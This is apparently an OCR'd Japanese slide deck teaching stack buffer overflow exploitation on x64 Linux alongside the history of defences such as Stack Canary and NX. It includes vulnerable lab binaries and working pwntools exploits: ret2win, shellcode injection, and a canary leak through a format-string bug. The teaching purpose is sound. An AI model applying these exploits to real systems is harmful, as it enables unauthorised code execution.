Stack Buffer Overflow Exploit

vs. セキュリティ機能 の歴史

2021/06/18　@ommadawn46

はじめに

- この発表では、Stack BOF（Buffer Overflow）脆弱性を悪用して、どのように攻撃が行われるのか、そして攻撃に対処するための保護機能がどのように追加されてきたか、歴史をたどってお話します
- このスライドではx64アーキテクチャのコードを題材に話を進めます
- あえてセキュリティ機能を無効化したバイナリを攻撃 → 一部セキュリティ機能を有効化 → 対策をバイパス → …という流れで進めます
  - Canary, ASLR, PIE, NX bit 無効状態からスタートします

ASLR無効化


```
$ make disable_aslr
```

目次

Stack Buffer Overflowとは

メモリレイアウト

- 右図はLinux上のプロセスメモリを表したもの
- スタック領域は上位のアドレス番地に位置している
- スタック領域にはローカル変数、関数の引数、リターンアドレスなどが格納されている



スタックフレーム

実行中


```
void vuln() {
   ...
}

int main() {
    vuln();
    return 0;
}
```

- 右図はプログラム実行中のスタック領域を表したもの
- 実行中の各関数のデータ（ローカル変数、引数、Return Address、etc.）を格納する領域（フレーム）がスタック領域に作られている
- フレームは関数が呼び出された順番通りにスタック上へ積まれる
  （main関数は共有ライブラリの__libc_start_main()から呼び出されている）

Stack Buffer Overflow

- Stack BOFとは、スタックフレームに確保したバッファ（配列）のサイズを超えて書き込みが発生すること
- バッファより後ろのデータが上書きされ破壊される

```
void vuln(){
    char buf[64];
    fread(buf, sizeof(char), 128, stdin);
    // bufは64byteのサイズしか確保されていないにもかかわらず
    // freadが128byte読みこんでしまうためBOFが発生
}
```




攻撃: Return Address改ざん

Return Address改ざん

- Stack BOFで溢れた先には、現在の関数からreturnした際に戻るバイナリ内のアドレス（Return Address）が格納されている
- BOFでReturn Addressを狙った値に書き換える

→ 現在の関数からreturnした際に任意のアドレスの機械語コードを実行させることができる



バイナリ: return to win()

ret2win/ret2win.c

```c
void vuln()
{
    char buf[32];
    gets(buf);
}

void win()
{
    puts("You Win!\n”);
    execve("/bin/sh", NULL, NULL);
}
```

```
$ checksec ret2win
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

- win()関数を呼ぶとシェルが起動するプログラム
- BOFでReturn Adressを書き換え、win()関数のアドレスにreturnさせることでシェルが起動できる

Exploit: return to win()

ret2win/exploit.py

```
return_address_ofs = 40

payload = b"A" * return_address_ofs
payload += pwn.p64(elf.sym.win)

io.sendline(payload)

print(io.recvline())
io.interactive()
```

- pwntoolsを使用した攻撃コード
- Return Addressまでのバッファをダミーデータ（AAA…）で埋め、Return AddressをWin()関数のアドレスで書き換えることでシェルを起動する

Q. 呼ばれると即座にシェルが起動するような危険なアドレスなんて現実的に存在するの？

A. 結構あります。こういったアドレスはOne-gadgetと呼ばれており、glibcのバイナリ上にも存在しています
参考: https://github.com/david942j/one_gadget


飛ばし先のアドレスが分からない場合

- 先程はwin()関数という便利関数のアドレスが既知だったが、そういった関数のアドレスがわからない場合は？
- 機械語コード（Shellcode）をスタック上に書き込み、そのアドレスを指定することで任意コードを実行するテクニックがある

攻撃: Shellcode実行

Shellcode実行

- スタック上にCPUが実行可能な機械語（Shellcode）を書き込む
- Return Addressとしてスタック上のShellcodeのアドレスを指定し、攻撃者が書き込んだShellcodeを機械語としてCPUに実行させる
- シェルを起動する機械語コードを書き込んでおけばシェルが取れる



バイナリ: return to shellcode

shellcode/shellcode.c

```
void vuln()
{
    char buf[32];
    gets(buf);
}
```

```
$ checksec shellcode
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

- Stack BOFを起こすだけのシンプルなバイナリ
- ret2winと異なり、シェルを起動してくれるような便利な関数はない
- スタックにShellcodeを書き込み、そこに向けてReturn Addressを書き換えることで任意コード実行ができる

Exploit: return to shellcode

shellcode/exploit.py

```
return_address_ofs = 40
shellcode = pwn.asm(pwn.shellcraft.sh())
stack_address = 0x7FFFFFFFE5C0

payload = b"A" * return_address_ofs
payload += pwn.p64(stack_address)
payload += b"\x90" * 256  # nop sled
payload += shellcode

io.sendline(payload)

io.interactive()
```

- スタック上にpwntoolsで作成したshellcodeを配置
- Return Addressにスタック上のshellcodeを指すアドレスを指定
  - ASLRが無効なのでアドレスは固定されている
- 実行するとシェルが起動する


Return Address改ざんへの対策

- 攻撃したバイナリには、BOFによってバッファ本来の境界を超えて書き込みが発生した際に、それをコード上で検知する仕組みが存在しない
- こういった脆弱性に対処するため、本来のバッファの境界線にカナリアデータを配置し、カナリアデータが破壊されていないかを検証する仕組みがStack Canary
- （炭鉱のカナリアからきたネーミングらしい）

セキュリティ機能:
Stack Canary

Stack Canary

- Stack Canary / Stack Smashing Protection (SSP)
  - 1998年 - GCC 2.7 で導入
- Return Addressの前にランダムなデータ（Stack Canary）を配置しておき、return する前に値が書き換わっていないか検証する
- 検証に失敗したらプログラムを終了する




攻撃:
Bypass Stack Canary - Canary Leak

Stack Leaks

- Stack Canaryを突破するには本来のバッファ境界を超えて読み出しができる脆弱性が必要
- バグによってStack Canaryの値を知ることができれば、Stack Canaryが変わらないように調整してReturn Addressを書き換えられる

→ Canaryチェックをバイパスできる



バイナリ: Format string bug - Out-of-bounds read

bypass_canary/bypass_canary.c

```c
void vuln()
{
    char buf[32];
    gets(buf);
    printf(buf);
    puts("\n");
    gets(buf);
}
```

```
$ checksec bypass_canary

    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

- Stack Canaryが有効化されたバイナリ
- このコードには「ユーザの入力値をprintf第1引数のformat stringとして使用してしまっている」というバグ（FSB）がある
- printfは本来、第1引数にformat string（”%s\n”など）を取り、第2引数以降に可変長の引数を取る

→ 1回目のgetsで細工した書式指定子を送り込むと、スタック上の任意のデータを読み出す事ができる

Exploit: Format string bug - Out-of-bounds read

bypass_canary/exploit.py

```python
io.sendline(b"%11$lx")
stack_canary = int(io.recvline(), 16)
print(f"stack_canary: {hex(stack_canary)}")

return_address_ofs = 56
shellcode = pwn.asm(pwn.shellcraft.sh())
stack_address = 0x7FFFFFFFE5C0

payload = b"A" * (return_address_ofs - 16)
payload += pwn.p64(stack_canary)
payload += pwn.p64(0xDEADBEEF)
payload += pwn.p64(stack_address)
payload += b"\x90" * 256  # nop sled
payload += shellcode

io.sendline(payload)

io.interactive()
```

- “%11$lx”という書式指定子は、printfにおける11番目の可長変引数を指す
- 実際にはprintfに11個も引数は渡されていないので「11番目に相当するアドレス」のデータが16進数表現で出力される
- このときに参照されるアドレスがちょうどstack_canaryになるように調整してありcanaryがLeakされる
- あとは前回の攻撃と同様にShellcode実行してシェルを起動

Shellcode実行への対策

- 攻撃者はReturn Addressを改ざんできれば、スタック上に配置したコード（Shellcode）を実行することで容易に任意コード実行ができてしまう
- もし、スタック上に存在するデータは実行不能として扱うことができれば、実行できるコードは元々バイナリ上に存在するものだけに制限されるので、影響を軽減することができるはず
- これを実現する仕組みがNX bit


セキュリティ機能:
NX / DEP

NX bit

- Stack Canaryは強力な対策だが、他のバグによって破られるケースも少なくなかった
- Stackの内容が漏れても任意のコードを実行させないためにはどうすればよいか？ → NX bit
- ハードウェア的に「実行不可能」なメモリ領域を指定できる機能としてNX bitが追加
  - 2003年 - AMD64 で導入
  - NX bit が立っているメモリ領域（ページ）は実行不可能になった

OSによる実行保護

- ハードウェア機能のNX bitを利用し、バイナリ内の機械語など、信頼できるコードが格納された領域以外は実行不可にする実装が各OSに導入された
  - 2004年 - Linux Kernel 2.6.8 で導入（NX）
  - 2004年 - Windows XP SP2 で導入（DEP）
- これにより、スタック領域はNX bitが立つようになり、スタック上のShellcodeによる任意コード実行は不可能になってしまった



攻撃:
Bypass NX / DEP - ROP

Return-oriented Programming (ROP)

- 攻撃者が配置したデータ（Shellcode）はスタック上に存在するためNX bitにより実行できない
  - One-gadgetなどの便利なアドレスが存在すればそこに飛ばせば良いが、そういうアドレスが無いバイナリでは大したことはできない？
- そこで、考え方をひっくり返し
  - 「最初から実行可能なバイナリ上に存在する機械語コードを、一旦バラバラに分解し、その後Returnで繋ぎ合わせれば、本来のバイナリには存在しない処理を実行するコードを作り出すことができるのではないか？」
- という天才的な発想によって生まれた攻撃テクニックがROP

ROPガジェット

- 命令列として解釈した際に、retで終了する短い機械語をROPガジェットと呼ぶ
- これをCPUが実行すると、末尾のret命令によりスタックの先頭のアドレス（＝Return Address）にジャンプし、同時にrspが +8 される

